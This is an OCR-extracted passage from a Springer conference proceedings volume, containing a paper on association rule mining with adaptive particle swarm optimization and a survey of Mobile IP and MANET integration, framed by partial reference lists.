2. Lutgens, F.K., Tarbuck, E.J.: The Atmospheric Prediction, 6th edn. Prentice Hall, Englewood Cliffs (1995)
3. Gill, J., et al.: Training back propagation neural network with genetic algorithm for weather forecasting. In: IEEE 8th International Symposium on Intelligent Systems and Informatics, pp. 1–6, Sep 10 2010
4. Kowar, M.K., et al.: Development of artificial neural network models for long-range meteorological parameters pattern recognition over the smaller scale geographical region-district. IEEE Computer Society, Washington, pp. 1–6, Dec 2008
5. Khalif, O., et al.: Research paper on ANN model using focused time delay learning. In: International Conference on Computer and Communication Engineering, Kuala Lumpur, 11–13 May 2010
6. Shrivastav, G., et al.: Application of ANN for weather forecasting. Int. J. Comput. Appl. **51**(18)
7. Jayalaxmi, T., et al.: Statistical normalization of back propagation and classification. Int. J. Comput. Theory Eng. **3**(1), 1793 (2011)
8. Lee, T.L., et al.: BPNN for the prediction of short term storm surge prediction. Eng. Appl. Artificial Intell. **21** (2008)
9. Anad, S.M., et al.: Prediction and classification of thunderstorm using ANN. Int. J. Eng. Sci. Technol. **3**(5) (2011)
10. Panagiotopoulos, D., Orovas, C., Syndoukas, D.: A heuristically enhanced gradient approximation (HEGA) algorithm for training neural networks. Neurocomputing **73**(7–9), 1303–1323 (2010)
11. Khalid, S., et al.: Towards a self-configurable weather research and forecasting system. School of Computing and Information Sciences, Florida International University, Miami, FL (2008)
12. Sharma, A., et al.: A weather forecasting system using concept of soft computing: a new approach. PG Research Group, SATI, Vidisha (M.P.) IEEE 2006
13. Sawaitul, S., et al.: Classification and prediction of future weather by using back propagation algorithm-an approach. Int. J. Emerg. Technol. Adv. Eng. **2**(1), 110–113 (2012)
14. Naik, A., et al.: Weather classification and forecasting using back propagation feed forward neural network. Int. J. Sci. Res. Publ. **2**(12) (2012)

Mining Association Rules Using Adaptive Particle Swarm Optimization

K. Indira, S. Kanmani, V. Ashwini, B. Rangalakshmi, P. Divya Mary and M. Sumithra

Abstract Association rule mining is a technique of data mining that is very widely used to deduce inferences from large databases. Particle swarm optimization is one of the several methods for mining association rules and has its own pitfalls. In this paper, an adaptive particle swarm optimization (APSO) that yields a finer solution by performing a diversified search over the entire search space is presented. The algorithmic parameters such as inertia weight and acceleration coefficients are adjusted dynamically to avoid possible local optima and to improve the convergence speed. The evolutionary state estimation (ESE) approach is adopted to identify the evolutionary states that the particle undergoes for each generation. The parameters are adjusted according to the estimated state in order to provide a better balance between global exploration and local exploitation. Additionally, an elitist learning strategy (ELS) is developed for the best particle to jump out of possible local optima. APSO provides a faster convergence mechanism and avoids premature convergence when compared to normal PSO.

Keywords Particle swarm optimization · Adaptive particle swarm optimization · Effectiveness · Association rule mining

K. Indira
Department of Computer Science and Engineering, Pondicherry Engineering College, Puducherry, India

S. Kanmani · V. Ashwini (✉) · B. Rangalakshmi · P. Divya Mary · M. Sumithra
Department of Information Technology, Pondicherry Engineering College, Puducherry, India
e-mail: aswini_08@pec.edu

B. Rangalakshmi
e-mail: rangalakshmi@pec.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_99, © Springer India 2014

1 Introduction

Data mining, also known as knowledge discovery in databases, attempts to extract potentially useful relations and other information from databases. As the amount of data stored in databases and types of databases increase rapidly, extracting the critical hidden information from these databases has become an important issue. Association rule mining has been widely used to deduce inferences from large databases.

Initially, traditional algorithms such as Apriori, dynamic itemset counting, FP-growth tree have been used to find these interesting patterns. But, as the number of rules and correlations increases, the algorithmic complexity continues to grow rapidly. Later evolutionary algorithms such as genetic algorithms (GAs) and particle swarm optimization (PSO) have been introduced for association rule mining. GA copes better with attribute interaction through mutation and crossover operators [5]. Although GA discovers high-level prediction rules, it tends to increase the computational complexity, whereas PSO finds equally better solution in less time (convergence speed). In this paper, an adaptive particle swarm optimization (APSO) that features better search efficiency by performing a global search over the entire search space is proposed. APSO is formulated by developing a systematic parameter adaptation scheme and an elitist learning strategy [2].

The paper is organized as follows. In Sect. 2, the various input and output parameters are discussed. In Sect. 3, a brief introduction to basic PSO is given. Sect. 4 describes the proposed system in detail. Section 5 explains the results and discussion, and Sect. 6 gives the conclusion.

2 Methodology

2.1 Association Rule Mining

It aims to extract interesting patterns, frequent correlations, or associations among sets of items in the transaction databases [1]. Typically, the relationship will be represented in the form of a rule: IF {antecedent} THEN {consequent}, where "antecedent" is a set of items and "consequent" is a single item.

Two parameters, namely "support" and "confidence," were used to access the quality of such a rule. The *support* indicates how often the rule holds in a set of data [4]. It is given by Eq. (1). The *confidence* for a given rule is a measure of how often the consequent is true, given that the antecedent is true [4]. It is given by Equation (2). Fitness value decides the importance of each rule being evaluated. Fitness value is computed using a fitness function. It is given by Eq. (3).

$$\sup(X) = \frac{No.\ of\ transactions\ containing\ X}{Total\ No.\ of\ transactions} \tag{1}$$

$$\text{conf}(X \rightarrow Y) = \frac{\sup(X \cup Y)}{\sup(X)} \tag{2}$$

$$\text{fitness}(X) = \text{conf}(X) \times \log(\sup(X) \times \text{length(X)} + 1) \tag{3}$$

where length(X) is the length of the association rule X.

2.2 Output Parameters

Much work on association rule mining has been done focusing on efficiency, effectiveness, and redundancy. Focus is also needed on the quality of rules mined. In this paper, association rule mining using PSO is treated as a multiobjective problem where rules are evaluated quantitatively and qualitatively based on the following measures.

2.2.1 Predictive Accuracy

The effectiveness of the rules mined is measured in terms of predictive accuracy. The mined rules must have high predictive accuracy.

$$\text{Predictive accuracy} = \frac{|X \text{and } Y|}{|X|} \tag{4}$$

where $|X$ and $Y|$ is the number of records that satisfy both antecedent X and consequent Y and $|X|$ is the number of rules satisfying the antecedent X.

2.2.2 Laplace

It is a confidence estimator that takes support into account, becoming more pessimistic as the support of X decreases [7]. It is defined in Eq. (5).

$$\text{lapl}(X \rightarrow Y) = \frac{\sup(X \cup Y) + 1}{\sup(X) + 2} \tag{5}$$

3 PSO Algorithm

PSO introduced by Kennedy and Eberhart [8] simulates the behaviors of bird flocking. In PSO, the solutions to the problem are represented as particles in the search space. Initially, PSO is provided with a group of random particles and then

updated during each generation to attain an optimal result. In every generation, all the particles are updated by utilizing two "best" values, namely "*p*best" and "*g*best" During the evolutionary process, the velocity of each particle is updated using the velocity-update equation and the position is updated by utilizing the new velocity using position-update Equation [8]. The velocity and position updates are given in Eqs. (6) and (7), respectively.

$$V[t+1] = \omega V[t] + c1 \times r \text{ and } 1() \times (p\text{best}[t] - \text{present}[t]) + c2 \times r \text{ and } 2() \times (g\text{best}[t] - \text{present}[t]) \quad (6)$$

$$\text{present}[t+1] = \text{present}[t] + v[t] \quad (7)$$

$v[t+1]$ is the newly computed velocity of the particle, ω is the inertia weight, and $v[t]$ is the current velocity of the particle. present$[t+1]$ is the new position of the particle, and $p[t]$ is the current position of the particle. *p*best[] and *g*best[] are local best and global best positions of particles. r and () is a random number in the range [0, 1]. $c1$ and $c2$ are learning factors. Usually, $c1 = c2 = 2$ [10].

4 Adaptive PSO

PSO is mainly conducted by three key parameters important for the speed, convergence, and efficiency of the algorithm [10]: the inertia weight(ω) and two positive acceleration coefficients (c_1 and c_2). Inertia weight controls the impact of the velocity history into the new velocity. Acceleration parameters are typically two positive constants, called the cognitive parameter c_1 and social parameter c_2.

Adaptive particle swarm optimization updates the algorithmic parameters dynamically by identifying the evolutionary state that the particle belongs during each generation. Earlier PSO alternatives for parameter adaptation do not consider the particle state, while APSO takes into account the state of the particle obtained from diversity information. The evolutionary state estimation (ESE) approach is adopted to identify the evolutionary states that the particle undergoes in each generation. The parameters are adjusted according to the estimated state in order to provide a better balance between global exploration and local exploitation [2]. Additionally, an elitist learning strategy (ELS) is developed for the best particle to jump out of possible local optima.

4.1 Evolutionary State Estimation (ESE)

The evolutionary state estimation approach uses the population distribution information of the particles to identify the state of the particle. Initially, the particles are dispersed throughout the search space. During the evolutionary process,

the particles tend to crowd toward a globally optimum region. Hence, the population distribution information is necessary to identify the state that the particle undergoes. The ESE approach is detailed in the following steps:

Step 1: During each generation, the mean distance of every particle i to all the other particles is calculated using Eq. (8).

$$d_i = \frac{1}{N-1} \sum_{j=1,\, j\neq i}^{N} \sqrt{\sum_{k=1}^{A} (x_i^k - x_j^k)^2} \tag{8}$$

where N and A are the population size and the number of attributes, respectively.

Step 2: The distance of global best particle is denoted as d_g. Compare all distances and determine the maximum ($d_{\max}$) and minimum ($d_{\min}$). Determine the "evolutionary factor" f using Eq. (9).

$$f = \frac{d_g - d_{\min}}{d_{\max} - d_{\min}} \in [0, 1] \tag{9}$$

Step 3: Classify f into one of the four evolutionary states: exploration, exploitation, convergence, and jumping out.

Step 4: *Adaptation of the Acceleration Coefficients*: The acceleration coefficients $c1$ and $c2$ should be controlled dynamically, depending on the identified evolutionary state of the particle. Parameter $c1$ denotes the "self-cognition" and parameter $c2$ denotes the "social influence". These are two different learning mechanisms and should be given different treatments in different evolutionary states. In this paper, the acceleration coefficients are both initialized to 2.0 and adaptively controlled according to the evolutionary state as described below.

Exploration: In exploration state, $c1$ is increased so that the particles search for the maximum number of possible solutions instead of crowding at the same region. Decreasing $c2$ helps the particles to refine its search in finding their historical best position instead of trying to find new solutions.

Exploitation: In exploitation state, increasing $c1$ slightly will promote exploitation around pbest. Since the global optima will not be found at this stage, decreasing $c2$ slowly and keeping a low value will avoid possible illusion of local optima.

Convergence: In convergence state, the swarm is about to find the globally optimum region. Hence, increasing $c2$ slowly will guide the other entire particles to this region. And also $c1$ is also increased to avoid probable local searches to let the particles converge fast.

Jumping Out: In jumping-out state, the global best particle shifts toward a new optimal region as soon as it finds that the particles are crowed in the local optimal

region in convergence state. The whole swarm should be updated to the new region as soon as possible. Hence, maintaining a large value of $c2$ with smaller $c1$ will help us in achieving this.

5 Elitist Learning Strategy (ELS)

When the global best particle got caught in local optima in its convergence state, ELS will make the particle jump out of its local optimal region. The outline of ELS is given below.

Step 1: Select gbest's historical best position.
Step 2: Update the selected position with the following update Eq. (10).

$$P = P + (X_{\max} - X_{\min}).\text{Gaussian}(\mu, \sigma^2)hellip;. \tag{10}$$

– $[X_{\max}, X_{\min}]$ indicates the upper and lower search bounds of the problem.
– Gaussian(μ, σ^2) is a random number of a Gaussian distribution with a zero mean μ and a standard deviation (SD)σ.

Step 3: Elitist learning state (σ) must be linearly decreased with the generation number as given by the following Eq. (11).

$$\sigma = \sigma_{\max} - (\sigma_{\max} - \sigma_{\min})\frac{g}{G} \tag{11}$$

Empirical study shows that $\sigma_{\max} = 1.0$ and $\sigma_{\min} = 0.1$ result in good performance of most of the test functions [2].

Step 4: Find the fitness for the new position of the global best particle.
Step 5: If the new fitness is better than the original fitness, then replace the position of worst particle with this particle or else replace the position of global best with this particle.

6 Adaptation of Inertia Weight

The inertia weight is used to keep the balance between exploration and exploitation by using the previous flying experience of the particles [11]. The particles change its path according to its best position and also by using the information from its neighbors. In addition, the inertia weight is also an important convergence factor; the smaller the inertia weight, the faster the convergence of PSO. This at times leads to trapping into local best. Conversely, it improves the diversity of the

solution at the cost of no convergence. The PSOs performance could be enhanced when suitable parameters are presented, such as the adjustable number of iterations, the proper initial and final weight values [3]. The inertia weight is formulated using the fitness of population as given in (12).

$$w = \begin{cases} w_\max & f \geq f_{\text{avg}} \\ w_\min + \frac{(f - f_{\min})(w_\max - w_\min)}{f_{\text{avg}}/2 - f_{\min}} & f_{\text{avg}}/2 \leq f \quad f_{\text{avg}} \\ w_\max - i\frac{w_\max - w_\min}{\max_\text{gen}} & f \quad f_{\text{avg}}/2 \end{cases} \tag{12}$$

The steps involved in adaptive particle swarm optimizer are as follows:

Step 1: Initialize the population: particle positions and velocities.
Step 2: Set $c1$ and $c2$ to 2.
Step 3: Evaluate the fitness of the individual particle (update $p$best).
Step 4: Keep track of the individuals' highest fitness ($g$best).
Step 5: Compute evolutionary factor by using the distribution information of particles in the search space.
Step 6: Estimate the evolutionary state using fuzzy classification and adaptively control the algorithmic parameters as mentioned in ESE.
Step 7: Perform ELS once the particles get into convergence state.
Step 8: Update the particles' position.
Step 9: Terminate if the condition is met.
Step 10: Go to Step3.

7 Results and Discussion

The datasets used and the comparison between general PSO and adaptive PSO are presented in this section. To confirm the effectiveness of PSO and APSO, both the algorithms were coded in Java. Lenses, Haberman's survival, car evaluation, post-operative patient care, and zoo datasets were taken up from UCI repository [11] for the experiment. The details of the datasets are listed in Table 1. The association rule mining on the above-mentioned datasets was performed by both normal PSO and APSO algorithms. The efficiency of both the algorithms was compared by utilizing the output parameters mentioned earlier.

Table 1 Dataset description

Dataset	Attributes	Swarm size	Classes
Lenses	4	24	3
Car evaluation	6	700	4
Haberman's survival	3	310	2
Post-operative patient care	8	87	3
Zoo	16	101	7

7.1 Predictive Accuracy

The predictive accuracy of the association rules mined is improved through the evolution process. The predictive accuracy for the adaptive PSO methodology for five datasets is plotted against the predictive accuracy achieved using the traditional PSO and is shown in Fig. 1.

The adaptive PSO's performance of car evaluation dataset and zoo dataset is consistent as seen from the figure above. The performance of Haberman's survival dataset and post-operative patient care dataset is maximum at the end of evolution. This avoids premature convergence at initial stages. For the lenses dataset, where the dataset size is small, global search space is maintained effectively, making the convergence possible even at earlier iterations.




Fig. 1 Predictive accuracy comparison of adaptive PSO with PSO

Table 2 Comparison of number of rules generated by APSO and PSO

Datasets	PSO	APSO
Lenses (24)	3	8
Haberman's survival (310)	34	76
Car evaluation (700)	33	47
Post-operative patient care (87)	19	20
Zoo (101)	20	25

Table 3 Comparison of Laplace values

Dataset	PSO	APSO
Car evaluation	0.501	0.502488
Haberman's survival	0.5	0.501608
Lenses	0.51	0.52941
Post-operative patient care	0.5	0.5028
Zoo	0.5	0.5024

7.2 Number of Rules Generated

The number of rules generated by APSO and PSO methodologies for datasets in Table 2 is given in Table 3. In terms of number of rules generated, adaptive PSO performs better for Haberman's survival, zoo, and car evaluation datasets. The number of rules generated for lenses and post-operative patient care dataset is marginally better than simple PSO. As the number of instances in both datasets is small, the increase in the number of rules is minimum. The number of interesting rules generated above a particular predictive accuracy (PA) is more in APSO when compared to the traditional PSO methodology.

7.3 Rule Set Measures

The rules generated by applying PSO and APSO methodologies are measured qualitatively using the following methods.

Laplace: The Laplace value for both the methods is found to be nearly 0.5, proving that the generated rule with maximum PA has dependent antecedent and consequent.

8 Conclusion

PSO has been widely used for mining association rules but often gets trapped in local optima. Adaptive PSO proposed here considers the evolutionary state that the particle belongs to and updates the position of particle, which is likely to get into local optima to a new position. The acceleration coefficients are dynamically controlled, depending on the identified evolutionary state to achieve balance between exploration and exploitation. By doing so, the diversity of the swarm is maintained and the number of desired solutions is increased. APSO is found to produce more number of rules with better predictive accuracy. The inertia weight adaption based on inertia weight history and fitness values enhances the efficiency and performance of PSO.

Several interestingness measures such as Laplace and conviction have been introduced to measure the effectiveness of the rule being mined. The results proved that the mined rules are accurate and effective. Five datasets from UCI repository have been used to test the efficiency of the proposed algorithm. On comparing the outputs obtained from PSO and APSO, it is found that APSO was able to give comparatively better result.

References

1. Indira, K., Kanmani,v., Prashanth, P., Harish, V. Konda Ramcharan Teja, Jeeva, R. Population Based Search Methods in Mining Association Rules, in: 3rd International Conference on Advances in Communication, Network, and Computing—CNC 2012, LNCS, 2012, pp. 255–261
2. Zhan, Z-H. and Zhang, J. and Li, Y. and Chung, H.S-H, Adaptive particle swarm optimization. IEEE Transactions on Systems Man, and Cybernetics—Part B: Cybernetics, **39** (6), 2009
3. Zhang, Jiuzhong, Ding, Xueming: A multi-swarm self-adaptive and cooperative particle swarm optimization. Eng. Appl Artif. Intel. **24**, 958–967 (2011)
4. Cattral, R., Oppacher, F., Dwego, D., Rule Acquisition with Genetic Algorithm, Proceedings of the 1999 Congress on Evolutionary Computation, IEEE, 1999
5. Saggar, M., Agrawal, A.k., Lad, A., "Optimization of Association Rule Mining using Improved Genetic Algorithm", In: IEEE International Conference on Systems, Man and Cybernetics,4, 2004,pp. 3725–3729
6. Kuo, R.J., Chao, C.M., Chiu, Y.T.: Application of particle swarm optimization to association rule mining. Appl. Soft. Comput. **11**(1), 326–336 (2011)
7. Azevedo, Paulo J., Jorge, Alipio M.: Comparing rule measures for predictive association rules. Lect. Notes Comput. Sci. **4701**, 510–517 (2007)
8. Kennedy, J., Eberhart, R.C.: Particle swarm optimization. Proceeding of the IEEE International Conference on Neural Networks **4**, 1942–1948 (1995)
9. Kennedy, J., Eberhart, R.C. Swarm Intelligence, Morgan Kaufman, 2001
10. Eberhart, R.C., Shi, Y.: Particle swarm optimization: developments, applications and resources, pp. 81–86. Proceedings of the IEEE Congress on Evolutionary Computation, In (2001)
11. Merz, C.J., Murphy, P.: UCI Repository of Machine Learning Databases, 1996. http://www.cs.uci.edu/~mlearn/MLRepository.html

Study of Framework of Mobile IP and MANET Integration

Devendra Chaphekar, Bhisham Sonkar and Gupteshwar Gupta

Abstract Mobile ad hoc network (MANET) is the collection of mobile nodes that can communicate in limited area without any infrastructure. Every ad hoc network acts as router, to search the destination address that is not connected directly. Limited coverage area of the MANET creates a problem for node to communicate globally and with the nodes that are away from the area of MANET. The feature of MANET is utilized properly when nodes are able to connect with other networks. Mobile IP is a standard protocol which supports the mobility in wireless Internet environment to keep connected mobile host roam. Mobile IP provisioning to MANET nodes can play an important role in order to utilize foreign network's resource. Different frameworks of integration are suggested by researchers.

Keywords MANET · Mobile IP · Gateway · Integration · Global connectivity

1 Introduction

Internet is widely used feature for communication, which requires high cost for building a large number of bases, and total throughput is limited by the number of cells in the area. This facility is not available everywhere; sometimes we require

D. Chaphekar (✉) · B. Sonkar
Department of IT and Computer Application, Dr. C.V. Raman University, Kota Bilaspur, Chhattisgarh, India
e-mail: devendra74chaphekar@gmail.com

B. Sonkar
e-mail: bhisham.sonkar@gmail.com

G. Gupta
Department of IT and Computer Application, Government College, Tilda, Raipur, Chhattisgarh, India
e-mail: gupta_gupteshwar@yahoo.co.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_100, © Springer India 2014

this feature in the area of emergency operation, Betel field, with temporary bases which can provide by mobile ad hoc network (MANET). MANET is limited to small area and required feature to connect with Internet. Combined approach of communication may beneficial for MANET.

Mobile IP can help in communication between different domains of mobile host without any obstacle. Although an autonomous, stand-alone MANET is useful in many cases, a MANET connected to the Internet is much more desirable [1]. To achieve this network interconnection, *gateways* that understand the protocols of both the MANET stack and the TCP/IP suite are needed. All communication between a MANET and the Internet must pass through the gateways. How to provide Internet connectivity to MANETs is suggested by the many researchers using different types of framework with their benefit and limitation.

2 Mobile Ad hoc Network

Mobile nodes in a MANET communicate with each other without base station, without the aid of any centralized administration; hence, it is also known as an infrastructure less wireless network. MANET employs its mobile nodes as a part of the networking system. Each node in MANET can act as an intermediate node, i.e., as a relay to forward packets of data and do routing functionality. In MANET, mobile nodes are free to move arbitrarily. It leads to an important property of MANET, which is dynamic topology.

2.1 A Proactive, Reactive, and Hybrid Routing Protocols in MANET

Distance vector and link state routing protocols are proactive in that they maintain they require periodic control messages routes to all nodes, including nodes to which no packets are sent, due to this reason resources such as power and link bandwidth being used more frequently for control traffic as mobility increases. Example of a proactive routing protocol is destination-sequenced distance vector protocol (DSDV). Reactive routing protocols, on the other hand, operate only when there is a need of communication between two nodes. This approach allows the nodes to focus either on routes that are being used or on routes that are in process of being set up. Examples of reactive routing protocols are ad hoc on-demand distance vector (AODV) [2].

Both proactive and reactive routings have specific advantages and disadvantages that make them suitable for certain types of scenarios. Proactive routing protocols have their routing tables updated at all times; thus, the delay before sending a packet is minimal. However, routing tables that are always updated

require periodic control messages that are flooded through the whole network—an operation that consumes a lot of time, bandwidth, and energy. On the other hand, reactive routing protocols determine routes between nodes only when they are explicitly needed to route packets. However, whenever there is a need for sending a packet, the mobile node must first find the route if the route is not already known. This route discovery process may result in considerable delay.

2.2 Destination-Sequenced Distance Vector Routing

DSDV described here is a table-driven algorithm [3] based on the classical Bellman–Ford routing mechanism. The improvements made to the Bellman–Ford algorithm include freedom from loops in routing tables. Every mobile node in the network maintains a routing table in which all of the possible destinations within the network and the number of hops to each destination are recorded. Each entry is marked with a sequence number assigned by the destination node. The sequence numbers enable the mobile nodes to distinguish stale routes from new ones, thereby avoiding the information of routing loops. Routing table updates are periodically transmitted throughout the network in order to maintain table consistency. To help alleviate the potentially large amount of network traffic that such updates can generate, route updates can employ two possible types of packets. The first is known as a *full dump*. This type of packet carries all available routing information and can require multiple network protocol data units. During periods of occasional movement, these packets are transmitted infrequently.

2.3 Ad hoc On-Demand Distance Vector

AODV is a distance vector routing protocol that is reactive [2]. The reactive property of the routing protocol implies that it only requests a route when it needs one and does not require that the mobile nodes maintain routes to destinations that are not communicating. AODV guarantees loop-free routes by using sequence numbers that indicate how new, or fresh, a route is.

AODV requires each node to maintain a routing table containing one route entry for each destination that the node is communicating with. Each route entry keeps track of certain fields. Some of these fields are as follows:

- Destination IP Address: The IP address of the destination for which a route is supplied
- Destination Sequence Number: The destination sequence number associated with the route
- Next Hop: Either the destination itself or an intermediate node designated to forward packets to the destination

- Hop Count: The number of hops from the originator IP address to the destination IP address
- Lifetime: The time in milliseconds for which nodes receiving the RREP consider the route to be valid
- Routing Flags: The state of the route: up (valid), down (not valid), or in repair.

3 Mobile IP

In general, on the Internet, IP packets are transported from their source to their destination by allowing routers to forward data packets from incoming network interfaces to outbound network interfaces according to information obtained via routing protocols. The routing information is stored in routing tables. Typically, the routing tables maintain the next hop (outbound interface) information for each destination IP network.

The IP address of a packet normally specifies the IP client's point of attachment to the network. Correct delivery of IP packets to a client's point of network attachment depends on the network identifier portion contained in the client's IP address. Unfortunately, the IP address has to change at a new point of attachment. Altering the routing of the IP packets intended for a mobile client to a new point of attachment requires a new client IP address associated with that new point of network attachment. On the other hand, to maintain existing transport protocol layer connections as the mobile client moves, the mobile client's IP address must remain the same. In order to solve this problem, mobile IP introduces two new functional entities within IP networks. Those are the foreign agent (FA) and the home agent (HA).

These two new entities together with enhancements in the mobile node (the client) are the basic building blocks for a mobile IP-enabled network [4].

4 Network Architecture for Integration

The network consists of multiple MANETs, each of which has a point of attachment to the backbone Internet. The host connecting a MANET to the Internet is called the gateway. Gateway is used to define the ranges of MANETs. Each gateway has two network interface cards (NICs), one wireless and one wire line. Gateway hosts have no mobility since they have fixed links. However, non, Gateway hosts can roam around freely, and thus, the definition of MANETs actually changes by time. Several MANETs are shown in Fig. 1. Gateway is responsible for networking MANETs with the Internet by forwarding/relaying packets. To support mobile IP, each gateway serves as the FA in its local MANET.




Fig. 1 Architecture for MANET and mobile IP integration

4.1 Network Architecture for Integration of MANET and Mobile IP

This structure provide different communication scenario of MANETS and Mobile IP communication of node within MANETS distant node directly and with help of Mobile IP. This communication was supported by proactive routing protocol DSDV and reactive protocol AODV. The network architecture is presented Inter-MNET and Intra MANET communication with Mobile IP and Without Mobile IP it also suggest gateway discover mechanism [1] (Fig. 1).

5 Gateway Discovery

The gateway discovery method is important in integration mechanism as we know that MANET can have limited resource of power and bandwidth, so proper method is required. I have studied the three different types of gateway discovery mechanism. Proactive gateway discovery is initiated by the gateway itself. The gateway periodically broadcasts a gateway advertisement message. Reactive gateway discovery uses a mobile node that is to initialize or update information about the gateway. To minimize the disadvantages of proactive and reactive gateway discoveries, the two approaches can be combined. This results in a hybrid proactive/reactive method for gateway discovery.

6 A Brief Review of the Work Already Done in the Field

There has been considerable research in mobile and wireless networking that emphasizes IP-based, power-efficient mobile Internet style systems. Within this domain, two of the most important systems are mobile IP and mobile *ad hoc* networks. The earliest approach for integration issue is described in [5]. In this work, a method for integrating the ad hoc routing protocol with the mobile IP routing (*mipd*) to manipulate the kernel IP routing table is described. Connectivity within the ad hoc network is provided by *router*, a modified version of the routing information protocol (RIP) is used. A route table manager is used to coordinate the manipulation of the IP route table. Paper [6] gave a solution, which provides Internet connectivity to ad hoc networks by modifying the AODV routing protocol. An "I" flag is added as an extension to AODV RREQ and RREP to locate the fixed node. If after one network-wide search without receiving any corresponding route replies, the mobile node assumes that the destination is a fixed node, which is located in the Internet and thus delivers the packets through a gateway. An alternative solution, MIPMANET, is presented in [7]. In this approach, nodes in an ad hoc network that require Internet access register with the foreign agent and use their home address for all communication. Mobile nodes tunnel all packets destined for the Internet to the registered foreign agent. The foreign agent decapsulates the packets and forwards them to the destination. The AODV routing protocol is used to deliver packets between mobile nodes and the foreign agent. Additionally, MIPMANET utilizes a new algorithm called MIPMANET cell switching (MMCS), to determine whether mobile nodes in the ad hoc network should register with a new foreign agent. In this solution, it is assumed that a mobile node that requires Internet access has been assigned a home address that is valid on the Internet [8]. This paper presents integration using MANETs dynamic source routing protocol (DSR) with Internet routing and mobile IP networks. In this technique, an addressing architecture for ad hoc networks is described. Individual nodes, working together as an ad hoc network, are assigned home addresses from a single IP subnet. Nodes within the range of the foreign agent serve as gateways between the ad hoc network and the Internet. DSR is utilized for routing within the ad hoc network, while normal IP source routing applies to the wired network. In the integration of mobile IP and DSR, foreign agents are responsible for forwarding packets between the ad hoc and wired networks. Khan et al. [9] proposed a solution in which mobile nodes can access the Internet via a stationary gateway node or access point. Three proposed approaches for Internet gateway discovery are implemented and investigated. Also, the effect of the mobile terminals' speed and the number of gateways on the network performance are studied and compared.




Fig. 2 Number of drop packet when the nodes increase

7 Simulation

To evaluate the result of integration of mobile IP with MANET in NS2, some simulation scenario must be run.

I have studied scenario that consists of 5, 10, 15, 20, and 25 mobile nodes, 1 gateway, and 2 fixed wired nodes. The topology is a rectangular area with 650 m length and 670 m width. A rectangular area was chosen in order to force the use of longer routes between nodes than would occur in a square area with equal node density. The one gateways are placed one side of the area; their x,y-coordinates in meters are (650,610). All simulations are run for 250 s of simulated time. Mobile nodes are placed in different locations of x, y from (2,2) to (200,250) position.

This result is showing that for given topology and network parameters the performance of DSDV is affected in terms of packet dropped whenever nodes are increasing (Fig. 2).

8 Conclusion

There are several research work is contributed in different area of Integration. Some of them are architecture of integration, gateway discovery for communication, modification of MANET routing protocol for integration, security management, authentication ad hoc routing for mobile IP. By studying this research paper, it is evident that there is a need for analysis on the basis of architecture, gateway discovery, and mobile IP (IPv4 and IPv6) for advancing integration.

References

1. Jonsson, U., Alriksson, F., Larsson, T., Johansson, P., Maguire, G.Q.: MIPMANET—Mobile IP for mobile ad hoc networks. In: Proceedings of the 1st Workshop on Mobile Ad hoc Network and Computing (MobiHOC'00), Boston, Massachusetts, pp. 75–85, August 2000
2. Perkins, C., Belding-Royer E.M., Das, S.: Ad hoc on-demand distance vector (AODV) Routing. IETF Internet Draft, Jan 2002
